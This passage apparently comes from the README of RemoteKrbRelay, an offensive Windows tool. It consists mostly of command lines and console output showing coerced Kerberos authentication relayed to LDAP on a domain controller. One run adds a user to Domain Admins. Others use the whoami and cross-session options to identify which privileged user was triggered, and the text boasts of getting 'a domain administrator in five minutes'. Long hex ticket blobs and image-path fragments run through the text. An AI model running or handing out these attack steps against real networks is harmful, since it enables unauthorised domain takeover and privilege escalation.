d433c9d112357bca0b4cc7cf97bfc0051f0be2c6a7a6335d7805ff45243b682264582dd704a923dc8f4032704423f206620948f7bd3f9d20c2aab90865bf16631a4b4c22213266bec5a777b50ce60c7614105a44c849d44c85583d9b1a5e4c95697ec1cd43c27b2159d825528e02a48a7edda0df99ff387da46a
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16ed2da74f5edab11a3457daaf54c72c294b6da734212b10236fcec4c925ba79255c2654fdca9401e04dafe1f1b9a7eee7b5bbb1b9638c404a00c9a8b069c4e38385d722f8b6ee1b1510fa5e7c8dc03017754d7fb87d476d6371f93be2ef6d5a0a873db9ca4aaec2c79e264745ad1d87bf2df339958e4b66c82e1
1961c2555172b85ec557a4a0a55d7e7d10243041efc7cdbd539eef213e670df97587e3ca48201a7308201a3a003020112a282019a04820196f3dbbc4fcca44d86f3fa30e69a935c5cfc7f886a5c3b5e8f6644e485c0710faa19d86aa97753e71382636ae807dfb29f7c02e1a7e9eb563b16aefc68144891837ca
460e9644cdb54b890f3e06ec590bb56ffc64a5f3aae8a834285e1f43287398c238a1d6e0c7c07b0c3a1d6eb48cbafff0f1f5a0ec53bf470c9c39c769979bbf2943b1ee6272ad1d8d29e0853db96d3b8c73c789ac546e08810accda8323d259b5bf2ee30a45513ea8bdeb609363649aa61c8c09fde40e68b1ca2c
b2ba7ec6b350f02d07c2842a01afcba783fc14dcb764397f282157ee4dd7e5dc06860c2
[+] Let's relay to LDAP
[*] AcceptSecurityContext: SEC_I_CONTINUE_NEEDED
[*] fContextReq: Delegate, MutualAuth, UseDceStyle, Connection
[+] Received Kerberos Auth from dc01.root.apchi with ticket on ldap/dc01.root.apchi
[*] apRep2: 6f5b3059a003020105a10302010fa24d304ba003020112a24404423b506a79641a5872d5299012a55fd955f08255d89a76de67bb1db33224b8b72f43249d542ae4fdbaff0b62d784ffc351c7eb91d7f7e603808b925930cf2d5fdd8346
[+] Let's relay to LDAP
[+] LDAP session initiated
[+] Adding CN=petka,CN=Users,DC=root,DC=apchi to CN=Domain Admins,CN=Users,DC=root,DC=apchi
[*] ldap_modify: LDAP_SUCCESS
[?] LDAP Last status LDAP_SUCCESS
```


- LDAP Whoami request - It is convenient to combine with CLSID Bruteforce functionality. You can find out which user you are triggering. Try triggering for the first five sessions on all machines in the domain. Wow, that's what, a domain administrator in five minutes? :)



```
Z:\Share\RemoteKrbRelay\Exploit\RemoteKrbRelay\bin\x64\Debug>.\RemoteKrbRelay.exe -ldapwhoami -victim dc01.root.apchi -target dc01.root.apchi -clsid f87b28f1-da9a-4f35-8ec0-800efcf26b83
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    CICADA8 Research Team
    From Michael Zhmaylo (MzHmO)
[?] Using domain controller dc01.root.apchi. U can specify dc using -dc/--domaincontroller
[+] Setting UP Rogue COM at port 12345
[+] Registering...
[+] Register success
[+] Forcing Authentication
[+] Using CLSID: f87b28f1-da9a-4f35-8ec0-800efcf26b83
[*] apReq: 608206c506092a864886f71201020201006e8206b4308206b0a003020105a10302010ea20703050020000000a38204ef618204eb308204e7a003020105a10c1b0a524f4f542e4150434849a2223020a003020102a11930171b046c6461701b0f6
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cc595f14278238f0416dfd8ea2ef5a998bae18f966f69cd299ccd4d5fc3ef8b4ad8925b71cc13f16ce156a4f8bbdd1c2c582be920652e872908b5fb2d3872dc2151361b1d814e7176f7b0fba45c2e737f156dca1e0b6d851bd4aed4521c9c5bf12a3ec8693ee
62bb13858964cb8c3b0f9aeac8c74482268e1a42a6bdef5d86c96285afd6f79a705b530ec4da191f7fb0fbda54d65f6415d4e7e0d17c92cd5fb34a33889a06e32b9da5553e653f2f3380e6bbf77eebbcff330bffbffdc77d9912d717a99faf5e27abc4b402d1
3a1a30a4d6cf35d3af50f40ad9bf41ef4c33e6186e3ef26d269c0cd95fe65efcdcf042beffeebbe1f44de27cc51911f3d686fe9d8250e48adba3342ca063d56fb35a861e6a1cafebd723e136c30551016f10b69af57178609c929a2bb6698fb4047069b41178
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1f7f5bb398e6c34161baf523212f69501237908caf6919f517be365f705629593a998
[+] Let's relay to LDAP
[*] AcceptSecurityContext: SEC_I_CONTINUE_NEEDED
[*] fContextReq: Delegate, MutualAuth, UseDceStyle, Connection
[+] Received Kerberos Auth from dc01.root.apchi with ticket on ldap/dc01.root.apchi
[*] apRep2: 6f5b3059a003020105a10302010fa24d304ba003020112a244044231cfd4c67eeca696a5d91a33e859a84a78bd87a2ffa6e8cbb1f22116ee18bd10802cb7f09ce55856fa0e2ab01e6af97e26c403efafa6b567109445c918185dc5e041
[+] Let's relay to LDAP
[+] LDAP session initiated
[+] U've triggered: u:ROOT\Administrator
[+] DistinguishedName: CN=Administrator,CN=Users,DC=root,DC=apchi
[?] LDAP Last status LDAP_SUCCESS

Z:\Share\RemoteKrbRelay\Exploit\RemoteKrbRelay\bin\x64\Debug>
```


Supports cross-session activation using `-session`:



```
Z:\Share\RemoteKrbRelay\Exploit\RemoteKrbRelay\bin\x64\Debug>.\RemoteKrbRelay.exe -ldapwhoami -victim dc01.root.apchi -target dc01.root.apchi -clsid f87b28f1-da9a-4f35-8ec0-800efcf26b83 -session 1

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      CICADA8 Research Team
      From Michael Zhmaylo (MzHmO)
[?] Using domain controller dc01.root.apchi. U can specify dc using -dc/--domaincontroller
[+] Setting UP Rogue COM at port 12345
[+] Registering...
[+] Register success
[+] Forcing Authentication
[+] Using CLSID: f87b28f1-da9a-4f35-8ec0-800efcf26b83
[?] Trying to trigger authentication from session 1
[*] apReq: 6082064a06092a864886f71201020201006e82063930820635a003020105a10302010ea20703050020000000a382047961820475308204 71a003020105a10c1b0a524f4f542e4150434849a2223020a003020102a11930171b046c6461701b0f646330312
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a48695ca97836d04817b3241ac3b9b34480e4e39399a8caf4dc0d2a4a0efff676ffa611acf3f0b8e054394e4c74bf22e46f849c482ba1ddb727d4bcf4254ef45897c1db50ed71a3b406cb7ca3f940233df566900367b897c70b6af1e4df3773aa9eff046c0dc3a0fa325
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77e05ab9debc5605a1fdb0ffdb573623c782ade5539da3bfa05e81192314bb335635ef7c0854a0962129f1cc8f3de8570aa8812a7e078886fd092b18487912f46efc27ca62e946121766062bbb708d83d142473e0f6362518498da1e7746a16cda8dd1fef8b07ef819c8
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b9618c2e9de1ee583c0ef8dfd369aa5a5285e4ee956f9cd14b9fa2abdae6bd54ac2a133663517aea89daa2db34e560a2094bc645592d0a857a96a304c815751e54165c8f9743e33330b63d04d4640569ee1c5a8d545072b77b08f88ffbc75b731f86e3c9cf007855ce0f
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f8f7f467aae781bd4e1f6d422b85b3a9c86b53bd6a63c0498e9bff6c61e2d24e43827bcfe5ece84bae06019f196c3f5888731fb0e3c2004dc47931e001cbe07fd1fe590add2b5ba115fc7dbe64997f3000ffc27365e505272ba1cc80a08409507010c3f7d47e7811f97a
ca39e4beb39f86cf6f7a730549e2b0912baa676a8697422a61658cecdd4c61aafa48201a13082019da003020112a2820194048201905babe7729b20243cd22656575a124339b899e902eefba282ab7c38d17eeadb87cf2eea524a795bc634847db8dc3a51fb86de198a4
1e8f8a0f1e65ce667b3c3065bf32c8c70f2bda90943eba9ccec79e6c373d900daf7e5d3ba69d115e8dc9c23995654960d49b398ab94b7b75be4e92d3beaf143fa6fb965a6f49fbdd69a4c32dc2fd7161fbf184f938f0c4ce5f66ac05da0c2e4bd1c99e39d887f7b2c1a0
3425b2564748d70783939ed72eb71780a2f6efcc10719f3cceec4a1805eaf24b4c2768f888c4c2c33e9b58bcda619cdba1710555256bd648912e4068d034f7c4c2a0e9759be595e209f142fc3beb15535e6aeb18e67d89b54580db69eba294d83602a20ac600bb7d59d1
16041d11d713c4753c892987a98f4a8ffc4b8bb551d7559702995dded6f0a551cd88871668bc63794b76f828b75e007727f735800193764c44678059e32f5ed84eabdb9674201dd758ff2a605a7f241cae29b47ef64c156a8458212e62ca34ec5ac09a8db93d73d19fed
861c2597b70bca3363e4b8bf201ecfb372ee3b360793fa99415d0c778a6
[+] Let's relay to LDAP
[*] AcceptSecurityContext: SEC_I_CONTINUE_NEEDED
[*] fContextReq: Delegate, MutualAuth, UseDceStyle, Connection
[+] Received Kerberos Auth from dc01.root.apchi with ticket on ldap/dc01.root.apchi
[*] apRep2: 6f5b3059a003020105a10302010fa24d304ba003020112a2440442b0fb0cce5b648ad7fe6c97d1f64ba9f31d09dbc4282a763159aed6b408c3da14576091ef0b7c64a01b0947323960ff1e941e775197d2f4b67446e9a95cf018e92bb5
[+] Let's relay to LDAP
[+] LDAP session initiated
[+] U've triggered: u:ROOT\Michael
[+] DistinguishedName: CN=Michael,CN=Users,DC=root,DC=apchi
[?] LDAP Last status LDAP_SUCCESS

Z:\Share\RemoteKrbRelay\Exploit\RemoteKrbRelay\bin\x64\Debug>
```



```
Z:\Share\RemoteKrbRelay\Exploit\RemoteKrbRelay\bin\x64\Debug>.\RemoteKrbRelay.exe -ldapwhoami -victim dc01.root.apchi -target dc01.root.apchi -clsid f87b28f1-da9a-4f35-8ec0-800efcf26b83 -session 2

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       _/ _)   \   \__/   (_
      (,-(,(,(,/      \,),),)

      CICADA8 Research Team
      From Michael Zhmaylo (MzHmO)
[?] Using domain controller dc01.root.apchi. U can specify dc using -dc/--domaincontroller
[+] Setting UP Rogue COM at port 12345
[+] Registering...
[+] Register success
[+] Forcing Authentication
[+] Using CLSID: f87b28f1-da9a-4f35-8ec0-800efcf26b83
[?] Trying to trigger authentication from session 2
[*] apReq: 608206c606092a864886f71201020201006e8206b5308206b1a003020105a10302010ea20703050020000000a38204ef618204eb308204e7a003020105a10c1b0a524f4f542e4150434849a2223020a003020102a11930171b046c6461701b0f646330312
e726f6f742e6170636869a38204ac308204a8a003020112a103020103a282049a048204965cbb5db55131c6829ecdf4e2952bf57bd035362564de0fc8f7e8a3132fb0d2c1ddc40f6e4e70b35385b366247107b4cb1d2647dc0d38c9a94af1291b4fe9e71acd2fa297719
d03e3a12ae556e40bdc062da6df17deb321fb9ccf7de893c2d055d3a00a1fd6fc6b820430a0a15f2ab8f4a53bd4abe547db9ef06223cb009731b54cda33ef6b55de1fccefe326de865994e6d034da11f29d41d650df6b2241b8de582ab0d836219aa5a84320f6f693e1b
9b31b05eb2a8f16cedb0fd7e314e2417712281932de45aafe30337ebafb4bb3082c4db55f2636b2b0ed5f3690183e99dd07896fc4292d1c01bd1829a5182d94ea5b07d7ea808986f21e27b51d2a9b9ca226d74b17ceb011c6f539f5088065b3ad9d471af3251e22b6b4c
f6ad86313571ae0c2303ff5adbef065d610e3574649a888d687db697e1d601acfedade6efb662fbeb232e78796b02ca8559a79523a1fc2312cb10f502e706ea0218b096120c12cfe3d85d79581287e1ce2d4e29e93ce5d22490dd9a3557c79a32285d35de3634572e6b6
9e3202f41aff2603ced0e6935edd9837095f5c3db44f69c18c25016d1c4ce38e1d359ee0e3453281271e38b22c6df72dce3149e21d416d24402f431681fe3dbb5292ca8e4c234340dbacf3a31b7d8b2df7083de3e3e8e4e289eeaa4bdda52d7e3ad019107f6b9ff5d082
7539fd8f154819032a140c367af3486b81633ec8ac66591231cbfba89d537bfed5650feff28c08218a6ec8e7ddc8182b713217094380a265251fbf145bac93650d3e581c96662e72320edb933485f26c1546e69adec850e896eba4819212310836426a6b0ed40766c0f4
f5c5e25940087584befb2e960760f8a99ee211c4f5dd497545cb029fe4e88dff6b126835fc578147372ccc722df6ae5fdf129f605c603ac357f824d9ac856f244594fcb1f779bb9eea59df3e72a6d6608a6b1bd7a1312daa76f0da27b85c15bb3d25c481b269c5cd988c
43951b43a9acb51cafdd8110bd3de7e36665d60586271b9e0db529a5dacd7e13bd116a2470d66a4876d4759e961a8edcc531d3840aa6e8da366bff1366b77213aa87649940f66cb9d7dd79fcac2ab78496eda9ae185537aa131b79f87f54de5a7cc60b8ed76bc7c2ac33
d0bbb8d43658cd4291bf3b8a7d4aaf97230e1f62ed3b06423ce59156d7ea5a65f0f247964d28088181ccd32aadb8523cce0d833325208e1c4dd548318091541932d35cd76bf14e10c41e47322c742a2cba37a6ea9ddfaf7931d0b19f596b7072aa17ea19a52f8123a937
9876952ae23ed44e06f997cc813f0a6669e2c9f0a8b02435fd361227d2eea4ecc4ae5f88477e35d4777a2c4201c84f5fbfdbdb3d14a9a447843ad85767fdf74b90ca04aacb2a887af7bfc97b719a9892db2725c6ae73e7e7de492148c469ef1236200ba562eebd052e59
4d637a0c9bea074ef50a2fbf8ad3e2a1d6eaeb73314926515d2680955317b224c8980635e9c39afa6c15243cc1f1646edd5ffd0de4c9a3b57dbc8ffc8734444e9162536aa89e4f724bd102c664b546c14f7b2c5e5a78a8db7489e6950151ce3ea707ea4765990bcb8e81
4def5e14eb83285c45e7fadc8e1d315c17a3a34992796c7e13d594f630c3ef9135d712f044ccd3e2af00b8b94a48201a7308201a3a003020112a282019a048201964374b7604e6c7c1f5296ec83430cfdbe3b8a24a81464ec03b63082c08d33b53d91196c4ad69d76077
527562ecc60106c8534593e64ecca423e7d618c883c8a94d8a8ef37703ef443540af66078a290c3165c00877798cc7bdd1ea6b419d5db88271818ecfb19bc88b9ea3e2614c444dfe7370c03143d1cff835fb1c71b962ed4233115b01fb1c2437413208e58764712b7f7f
05d6e07bcc4c5fc3219c3c9f259d0404a55de029bc52572d0fec32a57d1a2c4acdf84c65b96293a84ac86630cacc5c5cfd65df1f16cec2dbbf33bd319706f7ad2bae4adb96015c9bcf1d6be3587e6cb1cd4946c10847d929f2f94beb74457459d43fa5ed99eb2c07fdfd
38cbb9f44c5f87307733f6d7f0039dded3ffb237d6db30ffc268ca55103b3a3832d75947a273fac2c5b1c97e7d5b51ef1a5d154a73663e00a781e7c4fc3f5b8f00e659c15013a1ede4a1b9c942c332880bed4fa3f583ea39343276157880394fd9f8c16852c63fa8f1ee
770f8255c99b4728fe92a39ef557ca1443bd8109cd2e20619eb858e45235f3f99088c7255bb57bd43ba58621df2dd55
[+] Let's relay to LDAP
[*] AcceptSecurityContext: SEC_I_CONTINUE_NEEDED
[*] fContextReq: Delegate, MutualAuth, UseDceStyle, Connection
[+] Received Kerberos Auth from dc01.root.apchi with ticket on ldap/dc01.root.apchi
[*] apRep2: 6f5b3059a003020105a10302010fa24d304ba003020112a2440442072f4d2d65604621bbe32dbec64a6d9f93b84cc2de909fcf4409a3098071b112ed36e84be92d2c28f592fd621301b06580cfde7782f020262c9c4434c42949548369
[+] Let's relay to LDAP
[+] LDAP session initiated
[+] U've triggered: u:ROOT\Administrator
[+] DistinguishedName: CN=Administrator,CN=Users,DC=root,DC=apchi
[?] LDAP Last status LDAP_SUCCESS

Z:\Share\RemoteKrbRelay\Exploit\RemoteKrbRelay\bin\x64\Debug>
```

Also LAPS, changing user password, smb....

Video DEMO:

- https://youtu.be/1zvycrTTgDU

TO DO LIST

- ☐ Dump GMSA
- ☐ Exchange to exchange relay
- ☐ CLSID Bruteforce
- ☐ Relay with supplemental credentials

Tips

- □ Relay initial OXID Request authentication. Link. U can test:

```
.\RemoteKrbRelay.exe -ldapwhoami -victim win10.

# but I haven't implemented the relay from Init
# dc011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAwbFAYBAAA
```